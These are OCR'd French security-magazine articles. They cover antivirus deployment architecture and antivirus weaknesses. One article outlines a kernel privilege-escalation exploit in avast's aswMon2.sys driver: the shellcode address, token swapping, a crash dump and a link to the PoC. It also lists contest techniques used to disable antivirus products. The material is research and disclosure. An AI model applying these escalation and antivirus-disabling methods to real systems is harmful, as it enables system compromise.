Les composants en périphérie du réseau interne permettent d'enlever le « bruit » très important généré par une exposition sur Internet et une ouverture du Système d'Information à des partenaires, fournisseurs et clients pas toujours matures en termes de sécurité, et donc, potentiellement vecteurs d'introduction de codes viraux.

La défense périmétrique se décompose en général au niveau de la lutte antivirale :

- D'antivirus de passerelles pour analyser les flux les plus vulnérables : messagerie, navigation web, plates-formes d'échanges de fichiers. A l'heure actuelle, les entreprises déploient systématiquement un antivirus de messagerie. Seules les grandes entreprises mettent un antivirus de flux sur la navigation web (HTTP voire FTP). Il est plus rare de voir des solutions antivirales implémentées sur d'autres flux. Les antivirus de passerelles vont être installés sur des relais :
  - Relais de messagerie SMTP : La fonction antivirus (associée quasi systématiquement à une fonction antispam) de ce relais peut être gérée en propre pour les grandes entreprises ou externalisée (une des tendances fortes du moment, SaaS, « Security as a Service », traite tout particulièrement du filtrage du flux de messagerie). Cette fonction étant renforcée par l'antispam, qui permet selon différents algorithmes de limiter la masse de messages envoyés pour analyse à l'antivirus.
  - Proxy : La fonction antivirus est embarquée avec le proxy ou implémentée sur un serveur spécifique pour des questions de performance. Elle permet de contrôler en particulier les flux HTTP. A l'heure actuelle, le filtrage de flux HTTPS est très rarement mis en œuvre car il s'avère complexe à implémenter.
  - Reverse-proxy : Dans le cas d'un hébergement de ressources accédées par l'externe, un antivirus peut être mis en œuvre pour contrôler les flux entrants, en particulier lorsque des fichiers peuvent être déposés. Les flux échangés via des reverse-proxy sur des protocoles non standards sont par contre rarement analysés. Cela peut être le cas de flux métiers selon des protocoles propriétaires.
- D'antivirus sur les postes de travail de manière généralisée et **sur certains serveurs**. Selon le système d'exploitation et la fonction du serveur, un antivirus n'est effectivement pas systématiquement déployé. Les serveurs sous Windows sont en général munis d'antivirus. Seuls quelques serveurs demandant des performances importantes et étant isolés au niveau réseau peuvent ne pas se voir munir d'un antivirus. Le déploiement d'antivirus pour des serveurs sous Unix, Linux, reste encore marginal.

Ces outils de lutte antivirale proposent, quel que soit l'éditeur, des fonctions de prévention, de détection, d'éradication et de notification, que nous pouvons résumer dans le tableau suivant : voir tableau ci-contre.




Figure 2 : Une vue historique du SI, séparé entre monde interne de confiance et monde externe peu interconnecté

	Passerelles	Postes de travail	Serveurs
Prévention	Blocage des extensions dangereuses (messagerie), Filtrage d'url (surf Web)	-	-
Détection	Signature (mise à jour, toute extension scannée) et Comportementale ; Temps réel ; Mise à jour – 1h	Signature (mise à jour, toute extension scannée) et Comportementale ; Temps réel + scan complet quotidien ; Mise à jour – de 1h à 7j	Signature (mise à jour, toute extension scannée) et Comportementale Temps réel + scan complet ; hebdomadaire ; Mise à jour – de 1j à 7j
Éradication	Suppression ou quarantaine	Tentative de réparation puis quarantaine ou suppression	Quarantaine systématique pour analyse Tentative de réparation automatique (peut compromettre l'intégrité du serveur)
Notification	Administrateurs et utilisateurs internes	Administrateurs et utilisateurs internes	Administrateurs

Les éléments de fréquence de mise à jour sont des chiffres moyens et peuvent varier d'un éditeur à un autre et d'une implémentation à une autre.

2.2 Évolutions et limites

Les évolutions de ces infrastructures de protection antivirale historiques vont vers :

- un renforcement des capacités de détection des antivirus (passage d'un mode uniquement basé à des signatures vers plus de comportemental) ;
- des délais de mise à jour toujours plus réduits ;
- l'ajout de fonctionnalités avancées.

Ces évolutions ne changent cependant pas l'approche globale, que nous pouvons qualifier de château fort. L'analogie avec le château fort est évidente : toute personne à l'intérieur de la muraille est **considérée de confiance** ; toute personne extérieure est **considérée suspecte**. Cette différenciation a bien souvent conduit à la chute de nombreuses forteresses : un intrus une fois à l'intérieur ne pouvait pas être détecté et disposait donc d'un large champ d'action.

Or les **possibilités** pour qu'un virus puisse s'introduire à l'intérieur de la forteresse sont **multiples**. Un code malicieux peut utiliser des failles inhérentes au château fort : comme le montrent les différents articles du dossier, les antivirus comme tout autre produit ont leurs limites. Le nombre de virus et de variantes créés et leur rapidité de propagation font que la détection par signature peut vite atteindre ses limites. La détection comportementale a également des limites lorsque les virus mettent en œuvre des techniques avancées d'offuscation, par exemple. Les codes malicieux peuvent également utiliser des canaux non contrôlés : la plaie reste l'utilisateur nomade qui va être infecté et ramener son poste infecté à l'intérieur des limites de l'entreprise en évitant les contrôles aux frontières.

La gestion des signatures peut se révéler un casse-tête pour les éditeurs d'antivirus. Dans l'objectif de limiter la taille des fichiers de signature et donc de réduire leur temps de déploiement sur le parc protégé, les signatures de virus « anciens » sont parfois supprimées. Cette stratégie a généré récemment des infections virales touchant des périmètres importants.

Enfin, des difficultés classiques peuvent apparaître lors de la phase de déploiement. La gestion de la compatibilité avec les utilisations et les flux métiers en est une : des applications et des flux légitimes peuvent être détectés comme potentiellement dangereux par ces antivirus. Une autre difficulté peut apparaître lors de la désinstallation d'un précédent antivirus installé. Ces produits sont en effet assez intrusifs vis-à-vis du fonctionnement du terminal qu'il protège et certains produits sont particulièrement fastidieux à retirer.

3 S'engager vers une défense en profondeur

3.1 Principes

L'ouverture du Système d'Information interne nécessite donc d'en améliorer le niveau de sécurité par défaut. Il faut garantir la disponibilité du réseau de l'entreprise par rapport à l'arrivée de données ou de personnes externes. Il est également important de garantir que les employés en situation de nomadisme ne représentent pas un risque lors de l'accès à distance au système d'information.

La sécurité du poste de travail devra être assurée quelle que soit sa localisation, pour le protéger des tentatives d'intrusions internes comme externes. Des outils comme le client de sécurité unique (qui regroupe antivirus en particulier mais également pare-feu personnel et host IPS dans un seul logiciel) ou le chiffrement des disques, ou encore la mise en œuvre de boîtier IPS pour détecter et supprimer les flux néfastes qui circulent sur le réseau, sont des éléments essentiels de cette stratégie de défense en profondeur.

Si nous reprenons l'exemple de Conficker, les entreprises qui ont été le moins touchées sont bien sûr celles qui d'une part avaient mis en œuvre une **sécurité périmétrique efficace** avec des mises à jour régulières, une organisation sécurité pour répondre aux incidents en aval, mais également ayant passé des messages de sensibilisation en aval, et surtout ayant adopté une **approche globale** en misant également sur une défense en profondeur par un contrôle local des partages, un scan des supports amovibles, type clés USB.

La stratégie de défense en profondeur se traduit donc par une meilleure couverture des canaux possibles d'introduction de codes malicieux et de propagation de ces derniers. Ces différents canaux sont mieux protégés grâce à la multiplicité des analyses et contrôles réalisés. Enfin, le positionnement au plus près des ressources sensibles à protéger contribue à optimiser les investissements sécurité en matière de lutte antivirale.

3.2 Évolutions et limites

Les évolutions récentes de cette approche de défense en profondeur dans le cadre de la lutte antivirale se concentrent principalement autour de sa généralisation ! En effet, il ne s'agit pas d'un projet anodin et cela demande des **modifications sur l'architecture du réseau**. Par ailleurs, la mise en œuvre d'un agent unique de sécurité comprenant un antivirus avancé n'est pas anodine. Ce type de produits reste intrusif par rapport au poste de travail et peut générer des conflits avec des utilitaires et applications préalablement installés.

Au-delà de la complexité de mise en œuvre, les autres limites que nous pouvons citer sont :

- **L'augmentation potentielle des faux positifs** : la mise en place d'équipements de type boîtiers IPS dans le cadre de la défense en profondeur peut se révéler problématique au début et générer des alertes nombreuses. Une montée en charge progressive sur les capacités de détection devra être mise en œuvre pour profiter de toutes les capacités offertes par ces produits qui se fiabilisent de plus en plus.
- **L'utilisation de ressources matérielles** toujours plus importante sur les ressources protégées. L'implémentation de clients uniques avec des fonctionnalités avancées antivirales occupe, en particulier au moment des scans complets programmés quotidiennement, le processeur et la mémoire de manière parfois tellement importante que l'utilisateur ne peut plus se servir de son poste de travail...

Cependant, ces limites peuvent être maîtrisées par une configuration précise des différents éléments de l'architecture antivirale : limitation des ressources utilisables par les antivirus, paramétrage délibérément peu ambitieux des détections comportementales, ... Ces paramétrages ne sont néanmoins pas toujours à la portée de tous, en particulier pour les responsables informatiques de petites structures.

Ces limites doivent particulièrement être prises en compte lors des phases de déploiement, surtout la gestion des faux positifs et l'impact sur le fonctionnement du réseau. Le positionnement de détection antivirale à différents niveaux du réseau peut par ailleurs avoir des impacts sur la qualité de service de ce dernier.




Figure 3 : Augmenter le niveau de protection antivirale des infrastructures maîtrisées

4 Une exploitation globale

La mise en place d'une architecture antivirale ne doit pas se résumer à l'implémentation de produits dans le cadre des deux approches décrites précédemment. L'exploitation au sens large (administration, supervision, résilience, ...) de cette infrastructure doit être particulièrement soignée pour garantir l'efficacité de ce qui a été installé.

Le schéma suivant résume les différentes fonctionnalités attendues d'une console de gestion centralisée d'infrastructures antivirales :




Figure 4 : Fonctions d'une plate-forme de lutte antivirale

Selon la stratégie adoptée (mono ou multi-éditeur), une ou deux consoles centrales pourront être déployées. Ces consoles doivent assurer les fonctions suivantes :

- **Récupération des signatures** et mise à jour des moteurs, puis déploiement sur les clients et passerelles contrôlés.
- **Gestion de la configuration** des clients et passerelles : type de scans, type de fichiers scannés, fréquence, comportement en cas de détection, reporting, ... La mise à jour forcée en dehors du cycle prévu doit également être possible en cas d'actions en urgence.
- **Reporting** : génération de rapports sur l'activité antivirale et l'efficacité des produits implémentés.

La centralisation offre aux administrateurs sécurité la possibilité de réagir plus rapidement et plus efficacement sur l'ensemble du parc en cas d'infections, en particulier lorsque l'entreprise est constituée de différents sites physiques sur lesquels un exploitant informatique n'est pas toujours présent ou n'a pas l'expertise suffisante pour négocier une crise virale. Attention à définir en parallèle des procédures de gestion « *out-of-band* » des infections virales pour les cas de figure où le réseau interne ne permet pas le déploiement de mise à jour sur les clients ou lorsque la connexion internet est tellement saturée par l'infection virale qu'elle n'est plus utilisable pour charger mise à jour et correctifs.

Un des autres avantages de cette exploitation centralisée est également de maintenir une homogénéité de la configuration et du niveau de mise à jour du parc géré. La centralisation permet aussi de commencer à avoir une traçabilité globale et un premier niveau de corrélation des événements entre les différentes briques de l'architecture antivirale.

L'exploitation de l'architecture de lutte antivirale peut être faite soit en interne via des ressources formées aux solutions déployées, soit en externalisant cette tâche à des sociétés offrant ce type de services. Ces offres MSSP (*Managed Security Services Providers*) se développent de plus en plus et peuvent offrir un ROI intéressant.

Conclusion


Les entreprises, PME ou grands comptes, doivent prendre en compte les nouvelles menaces virales en développant des mesures de sécurité parfois encore peu implémentées (protection USB, restriction forte des droits des utilisateurs, ...), mais aussi en renforçant leur architecture actuelle.

Toutefois, ces mesures de protection n'offrent pas de garantie absolue contre une infection généralisée et surtout ciblée. Pour se préparer à une telle éventualité, il reste nécessaire de renforcer le processus de supervision et de gestion des incidents pour qu'il soit plus facile et plus rapide à mettre en place en cas d'infection.

Restons réalistes cependant : les PME n'auront pas forcément les ressources nécessaires et tout simplement les besoins à déployer des infrastructures complètes et coûteuses de protection antivirale. Allier sécurité périmétrique et défense en profondeur concerne principalement les entreprises avec de forts enjeux et avec des infrastructures complexes à protéger. En attendant, la philosophie de mettre en place des barrières complémentaires et autonomes permettant de compenser en partie des défaillances reste valable pour tous.

Au-delà de l'implémentation des logiciels antivirus, leur exploitation devra être centralisée et la possibilité d'externalisation étudiée après analyse du retour sur investissement possible. ■

DOSSIER



PEUT-ON FAIRE CONFIANCE AUX ANTIVIRUS ?

Stéfan Le Berre – s.leberre@sysdream.com – Sysdream

Christophe Devine – christophe.devine@sogeti.com – Sogeti/ESEC

mots-clés : *ANTIVIRUS / LIMITES / SIGNATURE / VULNÉRABILITÉ / FUZZING / IOCTL / KIKOO / DÉSACTIVATION / NOYAU / DÉTECTION / FIABILITÉ*

Un produit antivirus est un logiciel comme un autre, conçu et réalisé par des êtres humains, et donc susceptible de contenir des bogues. Plus ou moins graves, ces derniers peuvent donner lieu à l'absence de détection des menaces voire, dans le pire des cas, à la compromission du système par un attaquant. Cet article vous propose de découvrir plusieurs failles des antivirus et leurs conséquences pour l'utilisateur final. Finalement, nous donnerons quelques recommandations pour renforcer la sécurité d'un système Windows.

1 DeviceIoControl m'a tuer

De façon générale, un logiciel antivirus se compose de trois parties : un pilote de périphériques destiné à intercepter les appels système, un service fonctionnant avec un niveau de privilèges élevé et finalement l'interface graphique qui s'exécute avec les privilèges de l'utilisateur.

Nous nous intéressons ici aux vulnérabilités relatives au système de communication entre l'espace utilisateur et le pilote situé dans l'espace noyau, qui fait intervenir plusieurs points d'ancrage :

- la gestion des interruptions processeur ;
- l'instruction **SYSENTER** (méthode d'appel rapide vers le noyau) ;
- les requêtes de communication (ioctl) par l'appel **DeviceIoControl()** qui permettent de communiquer directement avec un pilote.

Les communications par ioctl sont principalement consacrées à l'envoi de commandes ou à la demande d'informations à un pilote. Ces requêtes proviennent potentiellement d'un processus quelconque en espace utilisateur, en particulier d'un processus qui n'est pas de confiance ; par exemple, un code malveillant ayant contourné les mécanismes de détection à base de signatures. Il est donc crucial que le pilote de l'antivirus s'assure de l'origine de l'ioctl et vérifie correctement les données qu'elle contient. Dans le cadre de la recherche de vulnérabilités, deux approches sont envisageables :

- l'ingénierie à rebours, pour comprendre le fonctionnement interne du pilote et identifier des faiblesses dans le traitement des données d'entrée ;
- l'analyse en boîte noire. Pour cela, un brouilleur automatisé d'ioctl, nommé **ioctl_fuzzer** [1], a été utilisé. Ce programme intercepte les appels à un ou plusieurs pilote(s) pour altérer de façon aléatoire le contenu de la requête.

Appliquons donc ce logiciel d'altération de données à avast, installé dans une machine virtuelle sous Windows XP. Le fichier de configuration XML d'**ioctl_fuzzer** doit être édité, soit pour cibler le pilote de périphériques **aswMon2.sys**, soit pour altérer la totalité des requêtes ioctl. Une fois lancé, on génère des ioctl diverses et variées en exerçant manuellement les options de l'interface utilisateur d'avast. On voit le système s'interrompre de façon inopinée (écran bleu, « *blue screen of death* ») lors de la modification du niveau de sécurité. Dans un débogueur WinDbg connecté à la machine virtuelle, l'exception suivante apparaît :

```
'C:\Program Files\Alwil Software\Avast4\ashServ.exe' (PID: 1580) '\
Device\aswMon' (0xffaf4358) [\SystemRoot\System32\Drivers\aswMon2.SYS]
IOCTL Code: 0xb2c8000c,  Method: METHOD_BUFFERED
    InBuff: 0x0267b600,  InSize: 0x00001448
   OutBuff: 0x00000000, OutSize: 0x00000000

Access violation - code c0000005 (!!! second chance !!!)
57523c00 ??              ???
kd>
```

Point très intéressant, nous remarquons que le système essaye d'exécuter avec le niveau de privilèges du noyau un code situé dans l'espace utilisateur. Chose un peu déroutante et qui n'est pas visible ici, l'application ayant généré l'erreur est **explorer.exe** et non **ashServ.exe**. Nous devons donc faire une analyse plus approfondie du bogue afin de découvrir ce qui se passe vraiment.

1.1 Analyse de la faille

En étudiant la pile des adresses de retour (« *call stack* »), on remarque que le bogue survient lors d'un accès à la fonction **NtCreateFile()**. Cela établi, nous avons écrit une preuve de concept exécutant l'ioctl déclenchant la vulnérabilité, puis immédiatement après un appel quelconque aux fonctions du système de fichiers. Résultats concluants, l'arrêt inopiné du système se produit effectivement.

On sait maintenant que le comportement du pilote d'avast peut être contrôlé pour faire exécuter du code situé à l'adresse 0x57523c00, et ce depuis un processus utilisateur arbitraire. En plaçant un shellcode à cette adresse, nous pouvons donc contrôler le flux d'exécution afin de contourner les mécanismes de sécurité de Windows et d'avast.

Un point majeur est d'assurer la stabilité du noyau après l'exploitation de la vulnérabilité. En effet, si le système fait un écran bleu dans la seconde suivant l'attaque, nous n'irons pas bien loin. Avant d'appeler le pointeur de fonction compromis, le pilote **aswMon2.sys** fait le test suivant :

```
00010356   cmp   byte ptr [00019E30], bl
0001035C   jz    short 000103BC
```


Si l'octet à l'adresse mémoire relative 19E30 est à 0, le pilote continuera son chemin normal. Dans le cas contraire, il exécutera le code en espace utilisateur pointé par la variable réécrite (**fonc_19E24** ci-dessous). Pour rendre l'exploit complètement stable, c'est-à-dire que le système ne plante pas après l'exécution de la charge finale, il ne reste plus qu'à repositionner cet octet à 0. Ainsi, on sera sûr que les prochains appels à **NtCreateFile** ne seront pas redirigés.

```
si octet_19E30 différent de 0 {
   si mot_19E20( i1, &c5 ) positif ou nul {
      si c5 différent de 0 {
         c4 = fonc_19E24( c5, &data_181CC, &c6, 0 );
```

Le contenu de **fonc_19E24** n'est pas directement contrôlable lors du dépassement de mémoire tampon. Mais le fait qu'il soit toujours réécrit par 0x57523c00, valeur inférieure à 0x80000000 (limite supérieure de l'espace utilisateur 32 bits) offre de manière fiable la maîtrise du code exécuté en allouant une page mémoire à cette adresse modulo 4096.

1.2 Implémentation de la charge finale

À ce stade, nous avons une preuve de concept qui fonctionne, il ne reste plus qu'à déterminer quelles sont les actions que le shellcode devra effectuer. Dans un premier temps, il doit réinitialiser à 0 l'octet à l'adresse relative 19E30 pour assurer que le code vulnérable d'avast n'est plus appelé. Ensuite, le jeton décrivant les privilèges du processus courant sera échangé avec celui du processus « SYSTEM » (lequel a les droits les plus élevés). Il faut enfin retourner en mode utilisateur et exécuter une charge finale classique : ici, le lancement d'une invite de commandes. La capture d'écran ci-après illustre le lancement de l'exploit :



Lancement de l'exploit depuis un compte utilisateur

On constate effectivement l'élévation de privilèges du processus au niveau système ; pour plus de détails sur l'exploitation, nous référons le lecteur au code source de la preuve de concept **[2]**.

Le logiciel avast est loin d'être un cas unique : deux vulnérabilités similaires ont été récemment découvertes dans Kaspersky **[3]** et GMER, et communiquées aux éditeurs respectifs. L'installation d'un logiciel de sécurité peut donc introduire de nouvelles vulnérabilités.

2 Regarde les signatures tomber

Les antivirus se reposent principalement sur la recherche de signatures pour identifier un code malveillant. Une signature virale est plus qu'une simple suite d'octets recherchée : en 2006, Eric Filiol a montré comment définir formellement un motif de détection et faire en sorte que celui-ci soit difficile à extraire et robuste face à l'apparition de variantes (*copycats*). Les tests menés sur quatorze produits ont montré la fragilité de ces derniers face à l'analyse en boîte noire de leurs algorithmes de détection **[4]** et leur manque de robustesse vis-à-vis de

souches virales dérivées. Ces résultats furent entérinés en 2008 par le concours *Race To Zero* **[5]** ; la meilleure équipe a réussi à rendre dix échantillons de codes malveillants indétectables par les antivirus majeurs du marché, ce en moins de six heures. En pratique, il est assez aisé de prendre un empaqueteur dont le code source est disponible, tel qu'UPX, pour le modifier légèrement et faire devenir l'échantillon de code malveillant compressé invisible par l'antivirus.

Qui plus est, la détection à base de signatures n'assure aucune protection contre une attaque ciblée faisant intervenir un code développé sur mesure. Ainsi, fin novembre 2009, une vulnérabilité non corrigée (dite zéro-jour) dans Acrobat Reader se voit exploitée durant près de deux semaines avant de devenir publique **[6]**. La société Adobe prévoit la sortie du correctif un mois plus tard (au plus tôt !). Faut-il pour autant arrêter d'utiliser Acrobat ? Dans les faits, le vecteur d'intrusion le plus utilisé est l'interpréteur JavaScript, il est donc conseillé de désactiver cette option depuis le menu ***Edition / Préférences***.

3 On achève bien les antivirus

La conférence *iAWACS*, organisée par l'ESIEA Recherche, a eu lieu à Laval du 23 au 25 octobre 2009. *iAWACS* favorise le point de vue de l'attaquant pour améliorer la sécurité des systèmes. Les articles retenus pour la première édition s'inscrivent dans cet état d'esprit, avec par exemple la démonstration d'attaques réseau passives comme actives depuis une connexion satellite. Lors de la conférence a été organisé le concours « PWN2RM » ayant pour but de démontrer qu'il est possible de désactiver de manière furtive différents logiciels antivirus dans un temps limité (trois sessions d'une heure chacune). Les participants incluent l'un des auteurs du présent article ainsi que Samir Megueddem, étudiant à l'Université de Valenciennes.

Deux machines physiques disposant du logiciel VMware ont été fournies, avec pour chaque antivirus un *snapshot* pris après son installation et sa mise à jour. De cette manière, il est possible de changer rapidement d'antivirus lors des tests et reproduire à l'identique les résultats d'un test donné. Sept produits, dans leur dernière version, étaient en lice : McAfee, Norton, G-DATA, Kaspersky, DrWeb, AVG et ESET.

Tous les produits testés incluent un niveau minimal de protection vis-à-vis d'appels système compromettant leur intégrité : terminaison des processus de l'antivirus, suppression des bases de signatures, etc. Au terme du concours, seul DrWeb a résisté dans le temps imparti aux tentatives des participants ; tous les autres produits ont pu être désactivés par différentes méthodes (voir tableau ci-après). Il faut noter que les règles du concours interdisaient de redémarrer le système et de désactiver l'antivirus par des moyens conventionnels, c'est-à-dire depuis l'interface graphique du logiciel.

Antivirus	Technique employée
McAfee	Désactivation du service de scan à la demande depuis un processus ayant élevé ses privilèges au niveau « SYSTEM ».
Norton	Création d'un partage réseau pour le répertoire des signatures ; accès au partage `\\127.0.0.1\virusdefs` en tant que SYSTEM et suppression des fichiers.
ESET	Modification des pages mémoire de la bibliothèque utilisée par le processus de scan en accédant au fichier spécial `\Device\PhysicalMemory` (technique documentée en 2002 par crazylord dans phrack).
G-DATA	Scan à la demande désactivé en stoppant le périphérique noyau via le « *Service Control Manager* ».
Kaspersky	Même méthode que pour ESET. A noter que Kaspersky affiche un message d'avertissement lors de la tentative d'accès à la mémoire physique ; l'attaque n'est donc pas complètement furtive.
AVG	Même méthode que pour ESET.

Ces résultats ont eu un écho notable en créant un certain « bourdonnement » sur Internet. Les détracteurs du concours avancent principalement que les conditions des tests sont trop faciles (les comptes utilisés sous Windows XP disposant des droits d'administration) et que la durée présentée dans les résultats pour chaque antivirus n'est pas une métrique fiable.

Ces objections sont valides en soi. Rappelons néanmoins qu'à l'heure actuelle, Windows XP reste encore largement utilisé, le plus souvent depuis un compte avec des droits administrateur. Par ailleurs, les vulnérabilités identifiées lors du concours sont réelles et pourraient être utilisées par un code malveillant pour désactiver l'antivirus de façon automatisée. Les détails techniques pour reproduire les tests ont ensuite été communiqués aux développeurs d'antivirus en ayant fait la demande.

La seconde édition de la conférence *iAWACS* aura lieu en avril 2010 **[7]**. Elle sera de même orientée sur la sécurité informatique considérée du point de vue de l'attaquant et la formalisation théorique de résultats expérimentaux. Un nouveau concours, dénommé « PWN2KILL », aura lieu durant la conférence. Cette fois, les conditions retenues seront plus contraignantes car les codes de désactivation seront lancés sous Windows 7 depuis un compte sans privilège d'administration.

Conclusion

Au terme de cet article, on pourrait croire que les antivirus sont peu efficaces, et donc qu'il est inutile d'en installer un sur son poste de travail. Bien au contraire : un antivirus n'est pas inutile, et nous conseillons d'en avoir un installé et régulièrement mis à jour. Mais ce ne doit pas être la seule ligne de défense ; plusieurs autres mesures permettent de renforcer la sécurité globale du système :

- l'utilisation d'une version légitime de Windows et l'application régulière des correctifs de sécurité ;
- la mise à jour des applications tierce partie, en particulier Acrobat Reader, Flash et Microsoft Office. Il est bon de désactiver les fonctionnalités non utilisées, comme le JavaScript dans Acrobat Reader et les macros d'Office ;
- l'emploi de logiciels libres, souvent plus réactifs pour la correction de failles de sécurité, en lieu et place de leur équivalent propriétaire : OpenOffice, SumatraPDF, VLC, etc.
- l'activation de l'option de prévention d'exécution pour tous les processus (par défaut, seuls les services système de Windows sont concernés) ;
- pour les utilisateurs de Firefox, l'installation du module complémentaire « noscript ».

Finalement, ces mesures ne sont rien sans la sensibilisation du public pour inciter le plus grand nombre à faire preuve de vigilance lors de leur utilisation de l'outil informatique. ■

■ RÉFÉRENCES

[1] http://code.google.com/p/ioctlfuzzer/

[2] http://www.sysdream.com/LocalEscalation_Avast.rar

[3] http://sysdream.com/article.php?story_id=323&section_id=78

[4] **FILIOL (Eric), « Malware pattern scanning schemes secure against black-box analysis » ; *Journal of Computer Virology*, vol. 2, no. 1, pages 35-50, (2006).**

[5] http://www.racetozero.net/

[6] http://contagiodump.blogspot.com/

[7] http://www.esiea-recherche.eu/iawacs_2010.html

DOSSIER

MÉTHODOLOGIE D'ÉVALUATION DES ANTIVIRUS

Jean-Baptiste Bédrune – SOGETI/ESEC

Alexandre Gazet – SOGETI/ESEC

mots-clés : ANTIVIRUS / EVALUATION / CSPN / MÉTHODOLOGIE

